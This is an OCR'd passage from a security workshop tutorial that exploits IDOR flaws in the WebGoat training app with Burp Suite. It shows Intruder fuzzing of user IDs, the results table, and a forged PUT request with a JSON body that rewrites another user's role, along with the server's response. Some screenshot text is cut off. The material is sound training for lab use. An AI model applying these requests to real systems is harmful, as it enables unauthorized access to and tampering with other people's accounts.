
Payload type: Simple list Request count: 0

Payload Op

This payload ty ... list of strings that are used as payloads.

Step 5 – in the **Payload Options [Numbers]** section, fill in the fields in the following way:

From: **0**
To: **9**
Step: **1**



Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0

To: 9

Step: 1

How many:


CONTEXT

We are preparing a fuzzing attack with the Burp Intruder, in this case testing if there are other users with a user ID that is close to ours in numerical value.

Part 17

Objective – Start the Fuzzing Attack and Assess the Results

Step 1 – in the Burp Intruder window, click the **Start Attack** button on the right side of the window:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1

Payload count: 10

Payload type: Numbers

Request count: 10

Step 2 – look at the results of the **Intruder attack of webgoat.thm** window and take note that there are two results that returned a Status 200 response: the user ID number ending in the number 4 (which is our user ID number), and the number 8 (which is a newly discovered ID number).


2. Intruder attack of webgoat.thm - Temporary attack - Not s
Attack
Save
Columns
Results
Target
Positions
Payloads
Resource Pool
Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		200	☐	☐	452
1	0	500	☐	☐	10798
2	1	500	☐	☐	10798
3	2	500	☐	☐	10798
4	3	500	☐	☐	10798
5	4	200	☐	☐	452
6	5	500	☐	☐	10798
7	6	500	☐	☐	10798
8	7	500	☐	☐	10798
9	8	200	☐	☐	447
10	9	500	☐	☐	10798


CONTEXT

Now that we've identified another user ID number, we can send this request and see the results in the web browser.

Part 18

Objective – Solve the Exercise by Sending the Request to the Browser


Step 1 – in the **Intruder attack of webgoat.thm** window, click the Payload with the value **8**, and Status of **200**, then right-click on the Request window below and click on **Show response in browser**:



Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	452	
1	0	500	□	□	10798	
2	1	500	□	□	10798	
3	2	500	□	□	10798	
4	3	500	□	□	10798	
5	4	200	□	□	452	
6	5	500	□	□	10798	
7	6	500	□	□	10798	
8	7	500	□	□	10798	
9	8	200	□	□	447	
10	9	500	□	□	10798	

```
GET /WebGoat/IDOR/pr
Host: webgoat.thm:80
User-Agent: Mozilla/                                  rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-
Accept-Encoding: gzi
Content-Type: applic                                  arset=UTF-8
X-Requested-With: XM
```

Step 2 – In the subsequent window, click on the **Copy** button, then go back to the Firefox browser and paste the URL into a browser:




webgoat.thm:8000/WebGoat/IDOR/profile/2342388

```
lessonCompleted:   true
feedback:          "Well done, you found someone else's profile"
output:            "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"
```

Step 3 – Go back to the following URL to confirm the exercise is complete:

http://webgoat.thm:8000/WebGoat/start.mvc#lesson/IDOR.lesson/4



Playing with the Patterns

View Another Profile

View someone else's profile by using the alternate path you already used to view your own profile. Use the 'View Profile' button and intercept/modify the request to view another profile. Alternatively, you may also just be able to use a manual GET request with your browser.


CONTEXT

When we navigated to Buffalo Bill's user profile, it didn't display normally because the user ID files are in JSON format. Only one more exercise to go. This last exercise will have us modify Buffalo Bill's user profile information through web requests.

Part 19


Objective – Prepare the Request to Overwrite the User Profile Information

Step 1 – go back to the **Intruder attack of webgoat.thm** window and right-click on the Request window from before, but this time click on the **Send to Repeater** option. Back in the main BurpSuite window, click on the **Repeater** tab:



6	5	500	☐	☐	10798
7	6	500	☐	☐	10798
8	7	500	☐	☐	10798
9	8	200	☐	☐	447
10	9	500	☐	☐	10798


```
GET /WebGoat/
Host: webgoat
User-Agent: M                                    x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Langua
Accept-Encodi
Content-Type:                                    ded; charset=UTF-8
X-Requested-W
```



```
GET /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://webgoat.thm:8000/WebGoat/start.mvc
Cookie: JSESSIONID=F83FEBB34E6B2AD1EED84E2D8C1A5810
```

Step 2 – In Firefox, review the information the exercise wants us to replace in Buffalo Bill's user profile:

http://webgoat.thm:8000/WebGoat/start.mvc#lesson/IDOR.lesson/4



Edit Another Profile


Older apps may follow different patterns, but RESTful apps (which is what's going on here) often just change methods (and include a body or not) to perform different functions.

Use that knowledge to take the same base request, change its method, path and body (payload) to modify another user's (Buffalo Bill's) profile. Change the role to something lower (since higher privilege roles and users are ususally lower numbers). Also change the user's color to 'red'.

Step 3 – back in the Burp Repeater tab, modify the request in the following ways:

- On Line 1, replace **GET** with **PUT**.
- In the **Content-Type** header replace the current value with **application/json;charset=UTF-8**
- At the very last line of the request, leave a blank line, then input the following: **{"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":23432388}**

When the request is ready, it should look like the following (except the **JSESSIONID** cookie, which may be different):



```
PUT /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://webgoat.thm:8000/WebGoat/start.mvc
Cookie: JSESSIONID=F06EFB7DB3A5F5A4FFAD0DC181285435

{"role":1, "color":"red", "size":"large", "name":"Buffalo Bill",
 "userId":23432388}
```


CONTEXT

The request is ready. The only thing left to do is send the request and finish up our workshop tasks.

Part 20

Objective – Send the Request and Finish the Last IDOR Exercise in WebGoat

Step 1 – in the BurpSuite **Repeater** tab, click Send on the request and observe the response.



```
PUT /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.(
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://webgoat.thm:8000/WebGoat/start.mvc
Cookie: JSESSIONID=F06EFB7DB3A5F5A4FFAD0DC181285435
Content-Length: 83

{
  "role":1,
  "color":"red",
  "size":"large",
  "name":"Buffalo Bill",
  "userId":23432388
}
```

```
HTTP/1.1 200
X-Application-Context: application:8000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Sat, 14 Aug 2021 17:41:33 GMT
Connection: close
Content-Length: 204

{
  "lessonCompleted" : true,
  "feedback" :
"Well done, you have modified someone else's profile (as di
splayed below)",
  "output" :
"{role=1, color=red, size=large, name=Buffalo Bill, userId=
2342388}"
}
```

Summary

In this workshop, we learned how to look up HTTP requests that passed through our Burp proxy and enumerate them for information, as well as modify and resend them. We also learned about IDOR vulnerabilities: how applications can allow a user access to resources other than their own, and completed some activities that take advantage of an app with IDOR vulnerabilities using BurpSuite.

Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

BurpSuite Basics

https://portswigger.net/burp/documentation/desktop/getting-started

https://linuxhint.com/burpsuite_tutorial_beginners/

Linux OS Commands

http://linuxjourney.com

https://tryhackme.com/room/linux1

https://tryhackme.com/room/linux2

https://tryhackme.com/room/linux3

https://tryhackme.com/room/linuxstrengthtraining

https://tryhackme.com/room/linuxmodules

https://www.youtube.com/watch?v=2PGnYjbYuUo

Computer Networking

https://tryhackme.com/room/introtonetworking

https://tryhackme.com/room/bpnetworking

https://www.youtube.com/watch?v=QKfk7YFILwsli